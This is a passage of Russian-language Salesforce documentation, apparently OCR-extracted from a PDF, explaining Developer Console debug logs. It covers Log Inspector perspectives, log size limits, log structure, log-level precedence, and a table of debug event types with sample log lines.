
- Чтобы выбрать другую перспективу, дважды щелкните имя нужной перспективы или выберите перспективу и нажмите кнопку **Open**.
- Чтобы изменить стандартную перспективу, выберите имя нужной перспективы и нажмите кнопку **Set Default**.
- Чтобы удалить перспективу, выберите имя нужной перспективы и нажмите кнопку **Delete**.
- Дополнительную информацию о создании настраиваемой перспективы см. в разделе «Создание настраиваемых перспектив в представлении Log Inspector».

Ниже перечислены предопределенные перспективы.


- **All** (по умолчанию)




- **Debug**: перспектива, предназначенная для отладки кода и содержащая панели Execution Log, Source и Variables.



- **Log Only**: универсальная перспектива, предназначенная для просмотра журнала выполнения и содержащая только панель Execution Log.



- **Analysis**: перспектива, предназначенная для анализа журнала и содержащая панели Stack Tree, Execution Stack, Execution Log и Execution Overview.



Рекомендуем использовать перспективу, позволяющую ускорить и упростить процесс выполнения задачи. Каждый разработчик использует собственный стиль; если предопределенные перспективы выше не соответствуют поставленным задачам, рекомендуем создать собственную перспективу. Дополнительную информацию см. в разделе «Создание настраиваемых перспектив в представлении Log Inspector».

СМ. ТАКЖЕ:

Log Inspector

Создание настраиваемых перспектив в представлении Log Inspector

Журналы отладки

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для использования консоли разработчика:	Просмотр всех данных
Для выполнения анонимного Apex:	Автор Apex
Для использования функции поиска кода и выполнения SOQL или SOSL на вкладке запроса:	API включен
Для сохранения изменений в классах и триггерах Apex:	Автор Apex
Для сохранения изменений на страницах и в компонентах Visualforce:	Настройка приложения
Для сохранения изменений в ресурсах Lightning:	Настройка приложения

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Performance Edition**, **Unlimited Edition**, **Developer Edition**, **Enterprise Edition** и **Database.com Edition**.

Пользовательский интерфейс Salesforce, службы эл. почты и утверждения недоступны в версии **Database.com Edition**.

Используйте журналы отладки для отслеживания событий, происходящих в вашей организации. Журналы отладки генерируются при наличии активных флагов трассировки на основе пользователей, когда вы запускаете тестирование Apex и когда код исполнения или запросы API включают параметры отладки или заголовки.

Журнал отладки может регистрировать операции базы данных, системные процессы и ошибки, возникающие при выполнении транзакции или поблочных тестов. Ниже перечислены компоненты, сведения о которых могут быть доступны в журналах отладки.

- Изменения базы данных
- Выноски HTTP
- Ошибки Apex
- Ресурсы, используемые кодом Apex
- Автоматические бизнес-процессы, например:
  - Бизнес-правила
  - Правила назначения
  - Процессы утверждения
  - Правила проверки

  Прим.: В журнал отладки не входят сведения от действий, инициируемых контролируемыми по времени бизнес-правилами.

Система создает журнал отладки при каждом выполнении транзакции, добавленной в заданный критерий фильтрации.

Ниже перечислены компоненты, которые могут использоваться для создания транзакций.

- Пользовательский интерфейс Salesforce
- API
- Вызовы `executeanonymous`
- Веб-службы

- Службы эл. почты

Критерий фильтрации, заданный для пользователя, консоль разработчика или заголовок API определяют сведения, которые должны быть добавлены в журнал отладки.

Прим.: Журналы отладки не включают в себя транзакции, которые инициирует преобразование интересов. Например, предположим, преобразованный интерес инициирует правило потока данных. Журнал отладки не регистрирует применение данного правила рабочего потока.

Ниже приведены примеры использования журнала отладки.

- Пользователь является разработчиком настраиваемого приложения и использует журнал отладки для проверки алгоритмов приложения. Например, можно настроить фильтр журнала отладки для проверки выносок. В полученном журнале отладки можно видеть сведения об успешности и продолжительности данных выносок.
- Пользователь является администратором организации и использует журнал отладки для исправления ошибок, найденных конечным пользователем. Настройте флаг трассировки для пользователя, попросите пользователя выполнить проблемную транзакцию, а затем используйте журнал отладки для просмотра сведений о системе.

Ограничения для журналов отладки

Ниже перечислены ограничения, действующие для журналов отладки.

- Размер каждого журнала отладки должен быть не более 2 МБ. Журналы отладки размером более 2 Мб усекаются путем удаления первых строк журнала (например, строки журнала для первых операторов `System.debug`). Строки журнала могут быть удалены из любой области (не только из начала журнала отладки).
- Каждая организация может хранить журналы отладки общим размером не более 50 Мб. При достижении данного ограничения самые старые журналы отладки перезаписываются.

Усечение журнала отладки

Чтобы предоставлять пользователям доступ к наиболее важным сведениям, журналы отладки обычно усекаются по первым записям. Последние записи всегда сохраняются. 200 КБ журнала отладки удаляются, когда размер журнала достигает максимального значения в 2 МБ.

Следующие события необходимы для обработки журнала отладки, так что они не удаляются во время усечения.

- `EXECUTION_STARTED`
- `EXECUTION_FINISHED`
- `CODE_UNIT_STARTED`
- `CODE_UNIT_FINISHED`
- `METHOD_ENTRY`
- `METHOD_EXIT`
- `CONSTRUCTOR_ENTRY`
- `CONSTRUCTOR_EXIT`
- `SOQL_EXECUTE_BEGIN`
- `SOQL_EXECUTE_END`
- `SOSL_EXECUTE_BEGIN`
- `SOSL_EXECUTE_END`
- `CALLOUT_REQUEST`

- `CALLOUT_RESPONSE`
- `FATAL_ERROR`

Прим.: Записи журнала событий, необходимых для обработки журнала отладки, не усекаются. Однако будут удалены другие данные, находящиеся между начальной и конечной строками этих записей.

Сведения о журнале отладки

Журнал отладки содержит заголовок, единицы выполнения, единицы кода, строки журнала и другие данные.

Порядок очередности журнала отладки

Регистрируемые события определяются разными факторами. К данным факторам относятся: флаги трассировки, стандартные уровни регистрации, заголовок API, включение журнала системы на основе пользователя и уровни журнала, настроенные точками входа.

Уровни журнала отладки

Чтобы указать уровень детализации данных, которые будут включаться в журналы отладки, установите флажки трассировки и уровни отладки. Уровни отладки, назначенные для ваших флажков трассировки, задают тип и количество информации, которая сохраняется в журналах для различных событий. После занесения события в журнал проверьте события отладки, используя журналы отладки.

Поиск по журналу отладки

Чтобы найти нужный текст в журнале отладки, воспользуйтесь окном командной строки на консоли разработчика.

Фильтрация журналов отладки для классов и триггеров Apex

СМ. ТАКЖЕ:

Вкладка Checkpoints

Вкладка View State

Вкладка Logs

Сведения о журнале отладки

Поиск по журналу отладки

Сведения о журнале отладки

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для использования консоли разработчика:	Просмотр всех данных
Для выполнения анонимного Apex:	Автор Apex
Для использования функции поиска кода и выполнения SOQL или SOSL на вкладке запроса:	API включен
Для сохранения изменений в классах и триггерах Apex:	Автор Apex
Для сохранения изменений на страницах и в компонентах Visualforce:	Настройка приложения

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

Для сохранения изменений в ресурсах Lightning:	Настройка приложения

Журнал отладки содержит заголовок, единицы выполнения, единицы кода, строки журнала и другие данные.

Просмотр разделов журнала отладки

Тип и объем информации, регистрируемой созданным журналом отладки, определяется значениями фильтров, заданными для пользователя. Тем не менее, формат журнала отладки не меняется.

Ниже перечислены разделы журнала отладки.

Верхний колонтитул

Ниже указаны сведения, доступные в верхнем колонтитуле.

- Версия API, использованная во время транзакции.
- Категория и уровень, использованные для создания журнала. Например:

Ниже приведен пример верхнего колонтитула.

```
40.0
APEX_CODE,DEBUG;APEX_PROFILING,INFO;CALLOUT,INFO;DB,INFO;SYSTEM,DEBUG;VALIDATION,INFO;VISUALFORCE,INFO;
WORKFLOW,INFO
```

В данном примере используется API версии 40,0, при этом заданы следующие категории и уровни журнала отладки.

Apex Code	DEBUG
Apex Profiling	INFO
Callout	INFO
Database	INFO
System	DEBUG
Validation	INFO
Visualforce	INFO
Workflow	INFO

Единицы выполнения

Единица выполнения — это эквивалент транзакции. Ее содержимое аналогично содержимому транзакции. `EXECUTION_STARTED` и `EXECUTION_FINISHED` разграничивают единицу выполнения.

Единицы кода

Единица кода — это отдельная элементарная операция в транзакции. Например, триггер — это одна единица кода, также как и метод `webService` и правило проверки.

Прим.: Класс **не** является отдельной единицей кода.

`CODE_UNIT_STARTED` и `CODE_UNIT_FINISHED` определяет границы единиц кода. Элементарные операции могут внедрять другие элементарные операции. Например:


```
EXECUTION_STARTED
CODE_UNIT_STARTED|[EXTERNAL]execute_anonymous_apex
CODE_UNIT_STARTED|[EXTERNAL]MyTrigger on Account trigger event BeforeInsert for [new]
CODE_UNIT_FINISHED <-- The trigger ends
CODE_UNIT_FINISHED <-- The executeAnonymous ends
EXECUTION_FINISHED
```

Возможные компоненты единицы кода:

- Триггеры
- Вызовы бизнес-правила и контролируемые по времени бизнес-правила
- Правила проверки
- Процессы утверждения
- Преобразование интересов Apex
- Вызовы метода `@future`
- Вызовы веб-службы
- Вызовы `executeAnonymous`
- Доступ к свойствам Visualforce в контроллерах Apex
- Действия Visualforce в контроллерах Apex
- Выполнение пакетных методов Apex `start` и `finish` и каждое выполнение метода `execute`
- Выполнение метода Apex `System.Schedule execute`
- Обработка входящих сообщений эл. почты

Строки журнала

Строки журнала входят в единицы кода и определяют выполняемый код или правила. Кроме того, строки журнала могут содержать сообщения, записанные в журнал отладки. Например:



Строка журнала — это набор полей, разделенных прямой чертой (|). Строка должна иметь следующий формат:

- *временная отметка*: Содержит время наступления события и значение в скобках. Время отображается в часовом поясе пользователя в следующем формате: *ЧЧ:мм:сс.ССС*. Значение в скобках отображает время (в наносекундах), прошедшее после отправки запроса. Данное значение не отображается в журналах, просматриваемых на консоли разработчика при использовании представления «Журнал выполнения». Однако, прошедшее после запроса время может посмотреть в представлении «Исходный журнал» Чтобы открыть данное представление, перейдите на вкладку журналов консоли разработчика, щелкните правой кнопкой мыши по названию журнала и выберите вариант **Открыть исходный журнал**.

- *идентификатор события*. Указывает событие, из-за которого в журнал отладки была добавлена запись (такое как `SAVEPOINT_RESET` или `VALIDATION_RULE`). Также содержит все дополнительные сведения, записанные с этим событием, такие как название метода, номер строки и символа выполнения кода.

Дополнительные журнальные данные

Ниже указаны дополнительные сведения, доступные в журнале.

- Кумулятивное использование ресурсов записывается в журнал в конце большинства единиц кода. К таким единицам кода относятся триггеры, методы `executeAnonymous`, пакетная обработка сообщений Apex, методы `@future`, тестовые методы Apex, методы веб-службы Apex и преобразование интересов Apex).
- Сводные сведения профилирования регистрируются однократно в конце транзакции. Они содержат сведения о дорогостоящих запросах, вызовах DML и т. д. «Дорогостоящие» запросы используют ресурсы в больших количествах.

Ниже приведен пример журнала отладки.

```
37.0 APEX_CODE,FINEST;APEX_PROFILING,INFO;CALLOUT,INFO;DB,INFO;SYSTEM,DEBUG;
    VALIDATION,INFO;VISUALFORCE,INFO;WORKFLOW,INFO
Execute Anonymous: System.debug('Hello World!');
16:06:58.18 (18043585)|USER_INFO|[EXTERNAL]|005D0000001bYPN|devuser@example.org|
    Pacific Standard Time|GMT-08:00
16:06:58.18 (18348659)|EXECUTION_STARTED
16:06:58.18 (18383790)|CODE_UNIT_STARTED|[EXTERNAL]|execute_anonymous_apex
16:06:58.18 (23822880)|HEAP_ALLOCATE|[72]|Bytes:3
16:06:58.18 (24271272)|HEAP_ALLOCATE|[77]|Bytes:152
16:06:58.18 (24691098)|HEAP_ALLOCATE|[342]|Bytes:408
16:06:58.18 (25306695)|HEAP_ALLOCATE|[355]|Bytes:408
16:06:58.18 (25787912)|HEAP_ALLOCATE|[467]|Bytes:48
16:06:58.18 (26415871)|HEAP_ALLOCATE|[139]|Bytes:6
16:06:58.18 (26979574)|HEAP_ALLOCATE|[EXTERNAL]|Bytes:1
16:06:58.18 (27384663)|STATEMENT_EXECUTE|[1]
16:06:58.18 (27414067)|STATEMENT_EXECUTE|[1]
16:06:58.18 (27458836)|HEAP_ALLOCATE|[1]|Bytes:12
16:06:58.18 (27612700)|HEAP_ALLOCATE|[50]|Bytes:5
16:06:58.18 (27768171)|HEAP_ALLOCATE|[56]|Bytes:5
16:06:58.18 (27877126)|HEAP_ALLOCATE|[64]|Bytes:7
16:06:58.18 (49244886)|USER_DEBUG|[1]|DEBUG|Hello World!
16:06:58.49 (49590539)|CUMULATIVE_LIMIT_USAGE
16:06:58.49 (49590539)|LIMIT_USAGE_FOR_NS|(default)|
  Number of SOQL queries: 0 out of 100
  Number of query rows: 0 out of 50000
  Number of SOSL queries: 0 out of 20
  Number of DML statements: 0 out of 150
  Number of DML rows: 0 out of 10000
  Maximum CPU time: 0 out of 10000
  Maximum heap size: 0 out of 6000000
  Number of callouts: 0 out of 100
  Number of Email Invocations: 0 out of 10
  Number of future calls: 0 out of 50
  Number of queueable jobs added to the queue: 0 out of 50
  Number of Mobile Apex push calls: 0 out of 10

16:06:58.49 (49590539)|CUMULATIVE_LIMIT_USAGE_END
```

```
16:06:58.18 (52417923)|CODE_UNIT_FINISHED|execute_anonymous_apex
16:06:58.18 (54114689)|EXECUTION_FINISHED
```

СМ. ТАКЖЕ:

Уровни журнала отладки

Поиск по журналу отладки

Порядок очередности журнала отладки

Регистрируемые события определяются разными факторами. К данным факторам относятся: флаги трассировки, стандартные уровни регистрации, заголовок API, включение журнала системы на основе пользователя и уровни журнала, настроенные точками входа.

Ниже приведен порядок очередности для уровней журнала отладки.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

1. Флаги трассировки переопределяют все другие логические операции ведения журнала. Консоль разработчика настраивает флаг трассировки во время загрузки; данный флаг трассировки сохраняется до истечения срока его действия. Вы можете установить флаги трассировки в Консоли разработчика или в разделе «Настройки» либо путем использования объектов API оснастки `TraceFlag` и `DebugLevel`.

   Прим.: Установка флагов трассировки для классов или триггеров не инициирует создание или сохранение журналов. Флаги трассировки по классу и триггеру переопределяют другие уровни ведения журнала, в том числе уровни журнала, определенные флагами трассировки по пользователю, но не инициируют ведение журнала. Если функция ведения журнала включена во время выполнения время классов или триггеров, журналы создаются во время выполнения.

2. При отсутствии активных флагов трассировки синхронные и асинхронные тесты Apex выполняются посредством стандартных уровней регистрации. Ниже перечислены стандартные уровни регистрации.

   DB
   INFO

   APEX_CODE
   DEBUG

   APEX_PROFILING
   INFO

   WORKFLOW
   INFO

   VALIDATION
   INFO

   CALLOUT
   INFO

   VISUALFORCE
   INFO

SYSTEM
DEBUG

3. При отсутствии соответствующих активных флагов трассировки и выполняемых тестов уровни регистрации настраиваются заголовком API. Запросы API, отправляемые без заголовков отладки, создают временные журналы (журналы, которые не сохраняются), кроме случаев применения другого правила регистрации.
4. Настройка уровня журнала точкой входа инициирует использование данного уровня журнала. Например, запросы Visualforce могут содержать параметр отладки, настраивающий уровни журнала.

В других случаях система препятствует созданию или сохранению журналов.

СМ. ТАКЖЕ:

- Настройка функции ведения журналов отладки
- Вкладка Logs
- Сведения о журнале отладки
- Уровни журнала отладки
- *Руководство разработчика Force.com Tooling API*: TraceFlag
- *Руководство разработчика Apex*: DebuggingHeader

Уровни журнала отладки

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для использования консоли разработчика:	Просмотр всех данных
Для выполнения анонимного Apex:	Автор Apex
Для использования функции поиска кода и выполнения SOQL или SOSL на вкладке запроса:	API включен
Для сохранения изменений в классах и триггерах Apex:	Автор Apex
Для сохранения изменений на страницах и в компонентах Visualforce:	Настройка приложения
Для сохранения изменений в ресурсах Lightning:	Настройка приложения

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

Чтобы указать уровень детализации данных, которые будут включаться в журналы отладки, установите флажки трассировки и уровни отладки. Уровни отладки, назначенные для ваших флажков трассировки, задают тип и количество информации, которая сохраняется в журналах для различных событий. После занесения события в журнал проверьте события отладки, используя журналы отладки.

Уровень отладки представляет собой набор уровней для категорий журнала отладки, например `Database`, `Workflow`, `Validation`. Флажок трассировки содержит уровень отладки, время начала, время окончания и тип журнала. Типы журналов отладки `DEVELOPER_LOG`, `USER_DEBUG` и `CLASS_TRACING`.

При открытии Консоли разработчика на ней устанавливается флажок трассировки `DEVELOPER_LOG` для записи действий в журнал. Флажки трассировки `USER_DEBUG` используются для записи действий отдельного пользователя. Флажки трассировки `CLASS_TRACING` переопределяют уровни ведения журналов классов и триггеров Apex, но не создают журналов.

При использовании консоли разработчика или отслеживании журнала отладки выберите уровень детализации данных, регистрируемых в журнале.

Категория журнала
Тип регистрируемых сведений (например, сведения из Apex или бизнес-правил).

Уровень журнала
Объем регистрируемых сведений.

Тип события
Категория и уровень журнала, определяющие регистрируемые события. Каждое событие может регистрировать дополнительные сведения (например, номер строки и символа начала события, связанные поля, продолжительность события).

Категории журнала отладки

Каждый уровень отладки содержит уровень журнала отладки для каждой из следующих категорий журналов. Объем сведений, регистрируемых для каждой категории, определяется уровнем журнала.

Категория журнала	Описание
`Database`	Данная категория содержит сведения о действиях базы данных, включая каждый оператор DML или встроенный запрос SOQL или SOSL.
`Workflow`	Данная категория содержит сведения о бизнес-правилах, потоках и процессах (например, имя правила, выполненные действия).
`Validation`	Данная категория содержит сведения о правилах проверки (например, имя правила, истинность или ложность правила).
`Callout`	Данная категория содержит XML запроса/ответа, отправляемого и принимаемого сервером от внешней веб-службы. Данная категория предназначена для отладки проблем, связанных с использованием вызовов API веб-службы Force.com, или поиска и исправления неисправностей доступа пользователя к внешним объектам через адаптер OData для Salesforce Connect.
`Apex Code`	Содержит сведения о коде Apex. Может включать такие данные, как сообщения журнала, сформированные командами DML, встроенными запросами SOQL или SOSL, запуском и завершением триггеров, запуском и завершением тестовых методов.
`Apex Profiling`	Данная категория содержит сводные сведения о профилировании (например, ограничения для пространства имен, количество отправленных сообщений эл. почты).
`Visualforce`	Данная категория содержит сведения о событиях Visualforce, включая сериализацию и десериализацию состояния просмотра или оценку поля формулы на странице Visualforce.

Категория журнала	Описание
`System`	Данная категория содержит сведения о вызовах всех системных методов (например, метод `System.debug`).

Уровни журнала отладки

Каждый уровень отладки содержит один из следующих уровней журналов для каждой категории журнала. Уровни представлены в порядке возрастания. Конкретные события регистрируются на основе категории и уровней. Как правило, регистрация событий начинается на уровне INFO. Уровень является накопительным, то есть при выборе уровня FINE в журнал также включаются все события, зарегистрированные на уровнях DEBUG, INFO, WARN и ERROR.

Прим.: Некоторые категории поддерживают не все уровни. Обычно отображаются только уровни, соответствующие как минимум одному событию.

- `NONE`
- `ERROR`
- `WARN`
- `INFO`
- `DEBUG`
- `FINE`
- `FINER`
- `FINEST`

Важное замечание: Прежде чем начать разработку, убедитесь, что уровню журнала Apex Code не задано значение FINEST. В противном случае развертывание, скорее всего, займет больше времени, чем планировалось. Если консоль разработчика открыта, то уровни журнала на консоли разработчика влияют на все журналы, включая журналы, созданные во время разработки.


Типы событий отладки

Ниже приведен пример записи журнала отладки. Событие: `USER_DEBUG`. Формат: *временная отметка* | *идентификатор события*.

- *временная отметка*: Содержит время наступления события и значение в скобках. Время отображается в часовом поясе пользователя в следующем формате: *ЧЧ:мм:сс.ССС*. Значение в скобках отображает время (в наносекундах), прошедшее после отправки запроса. Данное значение не отображается в журналах, просматриваемых на консоли разработчика при использовании представления «Журнал выполнения». Однако, прошедшее после запроса время может посмотреть в представлении «Исходный журнал» Чтобы открыть данное представление, перейдите на вкладку журналов консоли разработчика, щелкните правой кнопкой мыши по названию журнала и выберите вариант **Открыть исходный журнал**.
- *идентификатор события*: Указывает событие, из-за которого в журнал отладки была добавлена запись (такое как `SAVEPOINT_RESET` или `VALIDATION_RULE`). Также содержит все дополнительные сведения, записанные с этим событием, такие как название метода, номер строки и символа выполнения кода.

Ниже приведен пример строки журнала отладки.

Пример строки журнала отладки



Ниже перечислены компоненты идентификатора события, используемые в данном примере.

- Имя события:

  ```
  USER_DEBUG
  ```

- Номер строки события в коде:

  ```
  [2]
  ```

- Уровень регистрации для метода `System.Debug`:

  ```
  DEBUG
  ```

- Введенная пользователем строка для метода `System.Debug`:

  ```
  Hello world!
  ```

Этот отрывок кода формирует следующий пример строчки в журнале.

Фрагмент кода для строки журнала отладки

```
1  @isTest
2  private class TestHandleProductPriceChange {
3  static testMethod void testPriceChange() {
4  Invoice_Statement__c invoice = new Invoice_Statement__c(status__c = 'Negotiating');
5  insert invoice;
6
```

Ниже представлена строка журнала, регистрируемая при достижении тестом пятой строки кода.

```
15:51:01.071 (55856000)|DML_BEGIN|[5]|Op:Insert|Type:Invoice_Statement__c|Rows:1
```

Ниже перечислены компоненты идентификатора события, используемые в данном примере.

- Имя события:

  ```
  DML_BEGIN
  ```

- Номер строки события в коде:

  ```
  [5]
  ```

- Тип операции DML — `Insert`:

  ```
  Op:Insert
  ```

- Имя объекта:

```
Type:Invoice_Statement__c
```

- Количество строк, переданных в операцию DML:

```
Rows:1
```

В данной таблице приведены типы регистрируемых событий. Для каждого типа события в таблице приведены поля и другие сведения, которые регистрируются при наступлении события, и какая комбинация уровня и категории журнала приводит к регистрации события.

Имя события	Поля или сопутствующие сведения	Категория	Уровень
`BULK_HEAP_ALLOCATE`	Количество выделенных байтов	Apex Code	FINEST
`CALLOUT_REQUEST`	Номер строки и заголовки запроса	Callout	INFO и выше
`CALLOUT_REQUEST` (Доступ к внешнему объекту через адаптер OData для Salesforce Connect)	Внешняя конечная точка и метод	Callout	INFO и выше
`CALLOUT_RESPONSE`	Номер строки и текст ответа	Callout	INFO и выше
`CALLOUT_RESPONSE` (Доступ к внешнему объекту через адаптер OData для Salesforce Connect)	Статус и его код	Callout	INFO и выше
`CODE_UNIT_FINISHED`	Нет	Apex Code	ERROR и выше
`CODE_UNIT_STARTED`	Номер строки и имя единицы кода (например, `MyTrigger on Account trigger event BeforeInsert for [new]`)	Apex Code	ERROR и выше
`CONSTRUCTOR_ENTRY`	Номер строки, код класса Apex и строка `<init>()` с типами параметров в скобках	Apex Code	FINE и выше
`CONSTRUCTOR_EXIT`	Номер строки и строка `<init>()` с типами параметров в скобках	Apex Code	FINE и выше
`CUMULATIVE_LIMIT_USAGE`	Нет	Apex Profiling	INFO и выше
`CUMULATIVE_LIMIT_USAGE_END`	Нет	Apex Profiling	INFO и выше
`CUMULATIVE_PROFILING`	Нет	Apex Profiling	FINE и выше
`CUMULATIVE_PROFILING_BEGIN`	Нет	Apex Profiling	FINE и выше
`CUMULATIVE_PROFILING_END`	Нет	Apex Profiling	FINE и выше

Имя события	Поля или сопутствующие сведения	Категория	Уровень
DML_BEGIN	Номер строки, операция (например, Insert или Update), имя или тип записи и количество строк, переданных в операцию DML	DB	INFO и выше
DML_END	Номер строки	DB	INFO и выше
EMAIL_QUEUE	Номер строки	Apex Code	INFO и выше
ENTERING_MANAGED_PKG	Пространство имен пакета	Apex Code	INFO и выше
EXCEPTION_THROWN	Номер строки, тип исключения и сообщение	Apex Code	INFO и выше
EXECUTION_FINISHED	Нет	Apex Code	ERROR и выше
EXECUTION_STARTED	Нет	Apex Code	ERROR и выше
FATAL_ERROR	Тип исключения, сообщение и трассировка стека	Apex Code	ERROR и выше
FLOW_ACTIONCALL_DETAIL	Код сеанса, имя элемента, тип действия, нумерация или код действия, успешность вызова действия и сообщение об ошибке	Workflow	FINER и выше
FLOW_ASSIGNMENT_DETAIL	Код сеанса, ссылка, оператор и значение	Workflow	FINER и выше
FLOW_BULK_ELEMENT_BEGIN	Код сеанса и тип элемента	Workflow	FINE и выше
FLOW_BULK_ELEMENT_DETAIL	Код сеанса, тип элемента, имя элемента, количество записей и время выполнения	Workflow	FINER и выше
FLOW_BULK_ELEMENT_END	Код сеанса, тип элемента, имя элемента и количество записей	Workflow	FINE и выше
